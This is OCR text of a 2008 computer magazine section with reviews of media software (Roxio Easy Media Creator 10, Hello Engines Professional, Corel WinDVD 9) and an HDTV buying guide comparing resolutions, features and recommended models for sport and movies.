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


New Vista gadgets attach to the sidebar to allow drag-and-drop conversion of audio and video files as well as capturing of streaming audio.

The suite includes SmartSound to generate custom music tracks for your video.

Roxio Easy Media Creator 10

All-in-one media management, and at a good price.

CONTACT	Mindscape
ONLINE	www.mindscape.com.au
MARKET	Everyone
PRICE	$159.95

✔ Many easy-to-use tools.

✖ Limited support for Blu-ray and HD video.

7/10

Roxio Easy Media Creator Suite 10 comprises twenty-eight integrated applications that allow you to manage your media files, download and edit audio, video and photos, create jacket sleeves and labels and back up your data to DVD, CD, Blu-ray or HD-DVD.

Installation is straightforward but takes some time, particularly if you decide to install the full 3.2GB or so of applications and sample files. Thankfully there is a custom install option which allows you not to install sample media and some additional applications such as the backup, SmartSound, CiniMedia player and tools if you want to save some hard disk space.

Once installed, the media manager software (which is automatically installed) scans your hard drive and monitors folders for audio and video files. The performance hit is negligible on a current PC, but if you decide to load Roxio onto an older machine you will notice things slowing down when scans take place.

The software opens with a Vista-style welcome screen that is easy to navigate, since applications are grouped by task with the most common tasks one click away on a sidebar. The welcome screen also has a centre 'news' pane which links to the Roxio web site. Not surprisingly, most of the news items are suggestions for using Roxio or purchasing other products. The other screens are more relevant, with links to applications relating to specific tasks such as audio, video and burning.

Unlike many consumer applications, Roxio Easy Media Creator 10 ships with a 260-page paper instruction manual, which is indexed and easy to read. Like the software, the manual follows a task-based approach, which allows you to quickly find how to do things rather than just explaining the individual applications.

Compared to previous versions, Creator 10 Suite is more of an evolution rather than revolution. The interface has been improved to integrate better with Vista and includes gadgets that can be docked to the sidebar to allow drag-and-drop audio and video file conversion as well as capturing of audio from internet radio or other sources. Other enhancements include the ability to batch-convert audio into different formats, rip CDs from multiple drives and copy unprotected content from iPods to your PC. There is also support for HD-DVD, not that this would be relevant anymore.

Roxio 10 also ships with SmartSound, which allows you to generate a custom music track for home movies that you have captured or edited using Roxio or other software. Once you have finished editing, videos can be burnt to VCD or DVD, downloaded to your iPod, 3G phone or PSP or uploaded automatically to YouTube.

The best part about Roxio 10 is that it remains true to its name and is extremely easy to use. You can accept the default options and quickly create audio, videos and DVDs by simply working your way through the various screens. If you are more technically inclined, there is some control over video quality and formats, although most options are template-based to ensure compatibility. Whilst no substitute for dedicated prosumer video and audio editing tools, most home users will find Roxio 10 is powerful enough to get the job done without getting bogged down in details.

Support for high-def video and Blu-ray is limited, particularly since the newer AVCHD format is unsupported. If you are one of the fortunate few to have a high-def video camera and Blu-ray burning, you may also need some additional software if you intend to author high-definition Blu-ray movies.

When you consider that you are getting twenty-eight full applications for around $160, Roxio Easy Media Creator Suite 10 offers excellent value for money.

David Neiger

Hello Engines Professional

Fancy a few more page impressions?

If you are a web developer or in marketing you would know how important it is to have your web site optimised and registered with as many search engines as possible. Hello Engines Professional provides a suite of tools to allow you to easily check your web site's performance and automatically submit your site to over 1,000 search engines.


The key to Hello Engines Professional is its regularly updated database of the world's most popular search engines. The database contains detailed information about each of the search engines including URL, submission page URL, country and language. Filters allow you to quickly select the most relevant search engines for your site and either automatically or manually submit your site details.

Smarts built into the software help you to optimise your page ranking by prompting you to enter keywords, site classification and other information. Whilst the on-screen tutorials are poor (being essentially simplified help screens), pop-up prompts together with a reasonable online help system makes the submission process as easy as possible.

Whilst the Standard Edition (at US$99) provides basic tools for web site submission, the Professional Edition gives you a suite of tools to help optimise your web site's performance. One of the best tools is the rating tool which evaluates how highly your web site is ranked on the various engines, how popular it is with social networking sites and how well it is coded.

The only criticism is lack of telephone support, partially made up for by AceBIT's active user forum.

David Neiger



CONTACT	ACEBit
ONLINE	www.hello-engines.com
MARKET	Everyone
PRICE	US$348

✔ Easy to use; powerful analysis tools.

✖ No phone support; poor onscreen tutorial.

8/10

Corel WinDVD 9

Fully featured HD video playback software with DVD upscaling and Blu-ray.

If you are happy fighting Windows Media Center's clumsy interface, only use a few common video formats and are happy with mediocre picture quality, then you probably would not bother purchasing Corel WinDVD 9 Plus Blu-Ray.

However, if you have a computer capable of displaying high-definition video and you want to take advantage of its full capability, then Corel WinDVD 9 Plus Blu-Ray is definitely worth a look.

Unlike Windows Media Center or freeware DVD-playing software, Corel WinDVD 9 is built for high-definition playback from the ground up. It supports all of the current HD formats including Blu-ray, HD-DVD, H.264, VC1, MPEG4, DivX and HDV.

This allows you to play just about any high-definition file you can find. Corel claim that the software fully supports all Blu-ray copy protection so you should have no problems playing back any Blu-ray disc including those that you burn yourself. WinDVD 9 also supports BD Bonus View (Profile 1.1) picture in picture but not BD Live (Profile 2).

Audio has not been neglected either, with support for high-definition audio formats including Dolby Digital Plus, Dolby True HD and DTS HD provided you have the appropriate hardware to support 7.1 channel sound. For those with more modest equipment, the software supports 5.1 DTS and Dolby Digital sound as well as SRS virtual surround sound when listening through headphones or stereo speakers.

WinDVD 9 is one of the first packages to support HD upscaling which significantly improves picture quality from standard DVDs. By comparison, other DVD playback software suffers from interlace artefacts (jaggies). As well as upscaling DVDs, WinDVD 9 was also able to enhance DivX, H.264 and MPEG-4 playback.

If only the software ignored region locking and allowed you to play DVDs from anywhere it would be perfect!


David Neiger

CONTACT	Corel
ONLINE	www.corel.com
MARKET	Everyone
PRICE	$250

✔ Easy; DVD upscaling; HD video enhancement.

✖ Pricey; poor monitor support; DVD regions.

7/10



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
THE BEST HDTV'S

In APC's complete buying guide to HDTVs, *Jenneth Orantia* explains the price differences between HDTVs and highlights the best models for each price range and usage model. It's the ultimate guide to choosing a new HDTV for your first high def Olympics. We show why there's often a big price gap between similar TVs and which technology is best for showing off sports, movies or games.



HDTV resolution

When you purchase an HDTV you walk into the nightmare of resolution-jargon. Understanding this will help you from being snowed by salespeople throwing terms like Full HD, 1,920 x 1080p, 1080i or 768p at you.

There are two kinds of resolution that are relevant to HDTVs: the native resolution of the TV set and that of the video that's being played on the TV. Rarely do the two match, and for the purposes of buying an HDTV you should focus on the native resolution of the TV.

NATIVE TV PIXEL RESOLUTION

This is the resolution that matters when you are buying an HDTV. It's the number of pixels across and down the screen of the TV. We'll refer to the vertical resolution because, ultimately, it's the one common benchmark every TV can be measured against.

All HDTVs come in one of three native pixel vertical resolutions, 1080p, 768p and 720p, which is the number of pixels down the screen (the horizontal pixels can vary). The p stands for progressive, which means the TVs can show an entire video image at those resolutions all at once on the screen, without any interlacing (more on interlacing further on).

HDTVs with native 1,920 x 1080p resolution have 1,080 lines running down the screen and can display the highest possible HD source video, pixel for pixel. They are the only 'Full HD' TVs. They show the video image from Blu-ray movies (which are all encoded at the highest 1080p resolution) without rescaling, in a pixel-for-pixel perfect match. The downside is that, with the exception of movies on Blu-ray or computer games, most other HD content is not available at such high resolution. So the TV will have to upscale lower resolution content to fit its pixels anyway.

HDTVs with 720p or 768p resolution are more common. They can also show 1,080 source video resolution, but, unlike the full HD 1080p TVs, show it as an interlaced image. That is, they only show every second line or so of the full image, so it can fit the TV's available pixels. This is exactly the way standard TV works, with its lower-res 576-lines signal. So a 720p or 768p HDTV will still show a 1080p movie from a Blu-ray disc but will interlace it so that, at any one time, you are only watching about half the original horizontal lines (although this is barely noticeable). A full 1080p HDTV on the other hand, will show will show every line on the screen at the same time.

VIDEO SOURCE RESOLUTION

Separate from the native resolution of the TVs, as measured by the pixels on their screens, is video source resolution. This is the resolution of the signal being fed into the TV. The highest video source resolution available is 1080p (1,920 x 1080p to be exact).

When you have a 1,920 x 1080p Full HD TV playing a 1,920 x 1080p Full HD video signal shot originally in Full HD, you have the ultimate HD experience. The TV doesn't have to rescale, the movie plays at its original res and the result should be outstanding. But the reality is that most content played on HDTVs (such as HDTV broadcasts) is not Full HD. Even if you get a Full HD 1,920 x 1,080 TV, it will still be upscaling much of the content.

In fact, most HD television broadcasts (1080i) are a closer match to the 768p and 720p native pixel resolutions of most HDTVs.

What's key when assessing the matchup between an HDTV's native pixel resolution and the resolution of the source content that will play on it is how well the TV rescales the content to fit its pixels. Some TVs do this better than others. This is particularly evident when they are showing standard-definition TV, which needs to be upscaled. On some TVs, standard resolution can actually look better. On some, it looks like it came from a phone camera.

Sometimes it can be hard to tell the difference between a $1,500 and a $3,000 HDTV.

The HDTV price gap

Why the newest HDTVs can be so much more expensive than the TVs they supersede, even if the jump in quality is not that great.

You've finally made it into the HDTV showroom. You want to walk out with a great TV on which you can watch the Beijing games. Lined up in the showroom are row after row of flickering flat-screens, ranging from 19in displays to 65in behemoths, joined by an army of salespeople that are alternately overbearing and dismissive.

First problem: there seems to be a massive price difference between two of the HDTVs on dislay that, for all intents and purposes, look basically identical. Why is it that the $3,000 42in LCD HDTV costs $1,500 more than a similarly sized TV alongside?

It's because the expensive TV is one of the newest-generation HDTVs, while the second was released a year or so ago. The first has several features that the second won't have. But the difference in image quality is not as big as the difference in price — hence the confusion in shopper's minds.

MULTIPLE GENERATIONS

Most of it comes down to the age of the HDTVs. In any given showroom, you'll probably find three generations of HDTVs, each with more features than the last and price tags that match their age. The real question is whether the features that separate a $1,500 HDTV from a $3,000 HDTV make a difference, and the answer varies depending on the feature.

Many of the latest technologies are more about marketing spin than offering any real benefit to consumers, but improvements in contrast ratio, colour reproduction and response time can make a substantial difference to an HDTV's image quality.

FULL HD OR FULL OF IT?

While there are more Full HD models on the market now than there were a year ago, you'll still find plenty in the showroom that aren't — especially in the sub-$2,000 price bracket.

In practical terms, then, the difference between an HDTV with a 1,920 x 1,080 resolution and one with a 1,366 x 768 resolution is noticeable on screens 50in and over when you're feeding it video from a full 1080p source (like a Blu-ray player playing a 1080p movie). But for other content that is not full 1,920 x 1080p, like HD television broadcasts, standard TV broadcasts or even just DVDs, you'd be hard pressed to notice the difference between a Full HD 1080p and a quality 720p television.

That doesn't necessarily mean you should settle on a 720p set — especially if you've got (or are planning to get) a Blu-ray player or high-definition games console. But the quality difference between 1080p and 720p is over-exaggerated to generate sales of the more expensive HDTVs, and if you're on a tight budget, a 720p HDTV will still look amazing compared to your old television.

IT'S WHAT'S INSIDE THAT COUNTS

Another feature that's fast becoming standard is a built-in HD DVB-T tuner. This lets you tune into the HD broadcasts from the ABC, Seven, Nine and Ten networks — much of which is unique to the HD channels — in addition to the regular standard-definition content shown.

Some of the cheaper HDTVs are HD-ready only (meaning they don't have an HD tuner built in) and hence require you to purchase a separate set-top box to pick up HD programming — this will set you back around $150 for a basic tuner-only model, although you can spend more to get one with a built-in hard drive and PVR functionality.

A TV's video processor — commonly referred to as its 'engine' — can make all the difference between a good picture and a great one. Vendors generally update it for every new generation of HDTVs with improvements in contrast, colour, black levels and image

Video footage in store is often chosen to make the TV's look their best.

clarity, but the difference between 2007 and 2008 models isn't as noticeable as it was between 2006 and 2007 models.

Video processors in the latest HDTVs are mainly about fine-tuning an already excellent picture, so if you're happy to sacrifice a little on image quality, you can bag yourself a great deal on one of last year's models.

SORTING THROUGH THE FEATURES

100Hz technology was introduced last year on a handful of high-end LCD HDTVs, and this year it's filtered down to the mid-range on a wider selection of models. The concept isn't new — it was first introduced on CRT televisions to combat screen flicker, and it uses the same principle of doubling the standard 50 frames per second to 100 by inserting new frames in between. 100Hz technology has been introduced to LCD HDTVs to reduce motion blur when fast action takes place on the screen. It's one of the main features that separates old HDTVs from new models, but as with its implementation on CRT, 100Hz can cause more problems than it fixes.

Every vendor uses their own algorithms to create a 100Hz signal, and some are less effective than others. Samsung in particular had a lot of customers unhappy with the 100Hz implementation on its flagship LCD, the F8, with many users on the internet DTV Forum complaining of a halo effect that introduced artefacts to action scenes. Samsung has since issued a firmware update to fix the problem.

> IF YOU'RE HAPPY TO SACRIFICE A LITTLE ON IMAGE QUALITY, YOU CAN BAG YOURSELF A GREAT DEAL ON ONE OF LAST YEAR'S MODELS

As the processors on HDTVs become more sophisticated, 100Hz technology will undoubtedly improve, but at present it's not a must-have feature — especially not on a plasma, which doesn't have the flicker or motion blur problems of LCD. Still, that hasn't stopped some vendors from adding 100Hz technology to their plasma HDTVs as well.

JUST LIKE IN THE MOVIES

It's a little-known fact that movies have to be sped up by four per cent to suit the PAL 50Hz format used by TVs in Australia. 24p is a video format that runs at the movie's original 24 frames a second — the same rate that cinemas use for projecting movies — and HDTVs that support it can play movies that look more like film, as the judder that comes from speeding up the frame rate is removed. The main beneficiary of this technology is Blu-ray, as the movies are natively encoded as 1080p24 video frames and can be played back on 24p-compatible HDTVs without conversion. The difference is subtle yet obvious when you compare it to an HDTV playing the same movie at 50Hz, but unless you're a hardcore movie buff, it's more of a nice-to-have feature than essential.

BUT WHAT ABOUT THE 'EXPERIENCE?

With vendors running out of ways to improve high-definition pictures, they're turning to hardware design to differentiate their latest HDTV models. Piano black is on its way out in favour of bold and bright colours, and the TVs themselves are becoming thinner and lighter. LG has been the most adventurous lately, with the recent release of the 'edgeless' PG60 and the widely publicised Scarlet range (which has rear panels that come in bright red or blue). Samsung and Sony have also introduced colour options to their 2008 HDTV lineup.

PORTS

Three HDMI ports used to be the maximum you could get on an HDTV, but this year it's been bumped up to four (although three should be plenty for future-proofing). A USB port for viewing photos (and sometimes music) from a digital camera or flash drive is also now standard.

OLDMODEL

Sony BRAVIA KDL40W3100
$1,999 (street); $2,699 (RRP – will probably go down when the later model, the W4000, is officially released later this month).

Previous-gen HDTV

Current generation HDTVs can suddenly drop in price when newer models are released, even if the difference in quality is marginal. We compare Sony's just-released 40in Bravia LCD with the model it will gradually replace on the shelves.

1 The design changes between the current W series and last year's model aren't huge (a smaller bezel and slightly thinner and lighter dimensions), but a push towards sleeker hardware is something that all the vendors are following as a way to differentiate their new TVs from the older models. In practice, it means you can now fit larger TVs into smaller spaces.

2 The W4000's video processor has been updated to the BRAVIA Engine 2, which provides better signal processing for both standard and high-definition sources, as well as enhanced noise reduction and improvement in black levels. An update to the processor is standard when a vendor refreshes its television range, so you can usually tell whether an HDTV is the latest model by checking what processor (usually referred to as the 'engine') it uses.


3 Eco-friendly is the new buzzword for electronics, and while the Sony W4000 only uses 10 watts less than the previous model, other vendors like Panasonic and Philips have made significant cuts to power consumption in their latest HDTVs, as well as limiting the use of hazardous materials like lead and mercury.

4 The settings menu on all of the 2008 Sony HDTVs now use the XMB (Xross Media Bar) interface, which is inherited from the Sony PlayStation 3 menu system to make navigating through all the settings more intuitive. LG has also overhauled the settings interface on its latest HDTVs to resemble a mobile phone menu system.

NEW MODEL

Sony BRAVIA KDL40W4000
$2,699 (RRP)
A slimmer frame, less power consumption and better image processing.

vs next-gen HDTV



5 S-Force Surround — a proprietary Sony technology that plays 5.1-channel audio through two speakers — has been updated to S-Force Front Surround on the W4000, allowing for a wider soundstage and listening area. This is an audio technology that's proprietary to Sony, but many of the models from other vendors that used the similar SRS TruSurround last year have also been updated to SRS TruSurround XT.

6 Also new to the W4000 is a Digital Media Port, allowing you to connect and play music and video stored on phones and MP3 players; however, you'll need to buy adapters to attach everything. This is in addition to the USB connection for displaying photos off a digital camera and flash drives — a port that's fast becoming as standard as HDMI. JVC also unveiled a new line with iPod docks at the 2008 Consumer Electronics Show — however these won't be available in Australia.

7 The BRAVIA Theatre Sync feature on the W3100 has been renamed to BRAVIA Sync, letting you control Sony products that are connected to the W4000 via HDMI using the remote control from any of the devices. The main limitation is that all of your AV components have to not only be Sony but also be BRAVIA Sync-compatible. This technology is available on most other TV brands under different names, including Samsung's ANYNET+ and Panasonic's VIERA Link.

Best HDTVs for sport

If you're yet to make the jump to high definition, the upcoming 2008 Olympics — the first to be broadcast in high definition — is a perfect excuse to upgrade your telly. Lots of big sporting events are also broadcast in HD, including the 20/20 cricket on Nine.

Plasma is generally better suited for sports than LCD, as the former is better equipped to deal with fast camera pans and high-speed action in sporting events. Some LCD vendors have introduced 100Hz technology to enable smoother frame-to-frame transitions, but as discussed on page 63 this can introduce more problems than it fixes, so it's best if you watch some sporting action before you buy.

If you're mainly going to be watching sports, look for a fast response time of eight milliseconds or less. This is the time it takes for a pixel to go from inactive to active and back again, and the longer it takes, the more that fast-moving images are blurred. Plasma has the edge on LCD here, as plasma cells tend to be quicker to change state than liquid crystals. That said, some of the latest LCDs boast response times as low as three milliseconds.

Bear in mind that you need sport broadcast in HD for it to look good on an HDTV. There's also the flip side of watching sporting events broadcast in standard definition on an HDTV (like rugby league, which on a high-def TV can look abominable at times). A common misconception is that a high-definition television makes everything look good, but, on some models, regular TV programming looks terrible. Upscaling 576i standard-definition programming is a challenge for every HDTV as it has to upscale it to fit the larger screen with less pixel information to work with, which then amplifies imperfections that you wouldn't see in an analogue or standard-definition television. But some HDTVs do a better job of it than others, and it largely comes down to the video processor that does all of the upscaling.


Other technologies to look out for include a Sports AV mode and speech enhancement functions to emphasise the commentary over other sounds in the game. A wide viewing angle is also handy for group watching, and some HDTVs include built-in electronic program guides to check upcoming sports events and TV shows.

Bandwidth constraints mean it's unlikely we'll see full 1080p broadcasts in the near future. The HD content on commercial networks (including the upcoming Olympic games) is shot in 1080i. You should still theoretically get a better picture from a 1080p HDTV, as it can display the original 1,920 x 1,080 resolution of the HD broadcast (a 720p set has to downscale the signal to the TV's native resolution, usually 1,024 x 768 or 1,366 x 768). In practice, though, you're unlikely to notice the difference on TVs 50in or less.

$1,000-$1,500
LG 42PG20D

A speedy response time of 0.001 milliseconds makes the LG 42PG20D plasma particularly well-suited for sporting events. 1080i broadcasts have to be downscaled to fit the HDTV's smaller 1,024 x 768 resolution, but images still look razor sharp thanks to LG's new Dual XD Engine, which offers twice the quality of previous models. Also on offer is a Sports AV mode for emphasising primary colours (resulting in greener grass and bluer skies) and minimising judder and motion blur, as well as Clear Voice technology that alters the sound balance to emphasise human voices above background noise.

PRICE	$1,199 (street)
SIZE	42 inch
TYPE	Plasma
RESOLUTION	1,024 x 768



PRICE	$1,499 (street)
SIZE	42 inch
TYPE	Plasma
RESOLUTION	1,024 x 768

$1,000-$1,500

Panasonic VIERA TH42PX8A

The VIERA TH42PX8A does a great job with sport by displaying a gorgeous and life-like palette of colours. It's not quite the 68.7 billion viewable colours as advertised (HD broadcasts don't support that wide a colour space), but it's still impressive. Screen flicker and blur aren't really a problem on plasma panels, but Panasonic has thrown in 100Hz Double Scan technology anyway. Native contrast ratio is a high 15,000:1, and wide viewing angles mean that the excellent colour and contrast don't degrade when you view it off-centre. Plus, it comes with a seven-day EPG so you can easily look up when the next game is.

$1,500-$2,500

Philips 42PFL5603D

PRICE	$2,299
SIZE	42 inch
TYPE	LCD
RESOLUTION	1,920 x 1080p

If you're worried about the extra power consumption that comes with using a large flat-screen, the Philips 42PFL5603D should be right up your alley. It won the Best In Show award at the 2008 CES for its aggressive energy saving mode that consumes only 75 watts during operation – down from the standard 175-300 watts that a typical HDTV of this size uses. It employs a 100Hz HD Natural Motion technology for reproducing smooth and sharp motion, as well as a wide 178-degree viewing angle for group watching. A Sports mode is available for reproducing primary colours in vivid detail, and BBE high-definition sound improves on speech intelligibility for listening to commentary.

PRICE	$2,299 (street)
SIZE	40 inch
TYPE	LCD
RESOLUTION	1,920 x 1,080

$1,500-$2,500

Samsung LA40F81BDX

Originally released in January this year, the F8 is a moderately new HDTV that's been marked down to make room for Samsung's newer 2008 models. As Samsung's former flagship LCD, it's packed with features like Full HD 1080p resolution, 100Hz Motion Plus Technology and a Wide Colour Enhancer that makes blues and greens look richer and more life-like. Other sports-friendly functions include a 6-millisecond response time, 178-degree viewing angle and SRS TruSurround XT speakers. But make sure you upgrade the F8's firmware, as the earlier versions had significant problems with the 100Hz Motion Plus feature that added haloing and blur to fast-paced action sequences.

$2,500 plus

Panasonic VIERA TH-42PZ800A

PRICE	$3,299
SIZE	42 inch
TYPE	Plasma
RESOLUTION	1,920 x 1,080p

Close to being the ultimate sports HDTV. Silky-smooth motion reproduction, brilliant colours and exceptional detail and clarity are all staples of Panasonic's latest Full HD plasma, the VIERA TH-42PZ800A. Like the LG PG20, this panel has a lightning-fast 0.001 millisecond response time for virtually no blur in fast-paced sporting events. For games that are broadcast in standard definition, it includes a 1080p digital re-mastering processor for optimising the signal to high definition. Like last year's Panasonic plasmas, it also offers 100Hz frame-rate doubling technology and Intelligent Frame Creation for rendering dynamic sporting sequences smoothly and fluidly.

Best HDTVs for movies

Moving to HD for your movies is a monumental jump. Let that BluRay player shine.

There are lots of numbers and specs being thrown around, and it can be difficult to distinguish between what's important and what's marketing fluff without understanding what each technology means and how it can make a difference.

Contrast ratio is probably the most misleading spec that vendors use, so it's good to know how it works. Contrast ratio is a measurement between the white and black parts in an image — the higher it is, the greater the difference between the brightest whites and darkest blacks. A contrast ratio of 2,000:1, for example, means that the black level is 2,000 times darker than the white level. The better the black level, the more blacks appear on screen as pure black. Plasma has a higher contrast ratio than LCD as each of the plasma cells are self-illuminating; LCDs, on the other hand, have to block the backlight from passing through to reproduce a black image, but as it's not 100% effective, blacks can appear dark grey. However, many of the latest LCDs have improved on this process, mainly by dimming the backlight for dark scenes.

Technically, the higher the contrast ratio the better, but not all vendors use the same technique for measuring this spec. To artificially pump up the numbers, many vendors advertise the HDTV's dynamic contrast ratio (as opposed to the panel's native contrast ratio) which is measured using the vendor's own testing methodology rather than accepted industry practices. You'll get a better idea of the televison's true contrast by asking for the native ratio, and anything above a thousand is adequate as you'll usually turn the contrast setting down when calibrating the picture anyway.

Blacks and whites aside, an HDTV's ability to reproduce bright and life-like colours is just as important, and this is something you can really only determine by seeing the television in person. Retailers tend to pump up the picture of HDTVs in the store to make them stand out, so turn the contrast all the way down and reduce colour to around 50% (although this varies between televisions) until flesh-tones look normal and objects like grass and skies look natural in order to get a real idea of the TV's colour reproduction capabilities. Also, change the picture mode to Cinema or Movie — this will significantly reduce the brightness and colour saturation with the result being closer to what you'd see in a cinema.

Some HDTVs advertise x.v.Colour (also called Deep Colour), which is an industry standard enabled by HDMI 1.3 that supports more viewable colours. It's useless for movies as DVDs and Blu-ray don't support it — the only source which produces x.v.Colour at the moment are Sony HD camcorders. More useful for movie watching is 24p playback, which displays Blu-ray movies at the original 24 frames a second (effectively reducing judder effects that come from converting a signal to 50Hz) and Full HD.

$1,000-$1,500

LG 42PG60UD

The P60 won the Best of Innovations Award at CES 2008, and with good reason. The 'frameless' design, which uses a single sheet of glass for the entire front of the panel, is incredibly sleek, and the minimalist aesthetic is helped along by hidden speakers that have been personally tuned by audio specialist Mark Levinson. Contrast ratio is an excellent 30,000:1 for rich black levels, and LG has included an Expert Mode feature approved by the Image Science Foundation (an organisation that specialises in picture calibration) for making fine adjustments to the picture – including two preset options that have been professionally calibrated by the ISF for day-time and night-time viewing.

PRICE	$1,499 (street)
SIZE	42 inch
TYPE	Plasma
RESOLUTION	1,024 x 768

PRICE	$1,499 (street)
SIZE	42 inch
TYPE	Plasma
RESOLUTION	1,024 x 768

$1,000-$1,500
Panasonic VIERA TH42PX8A

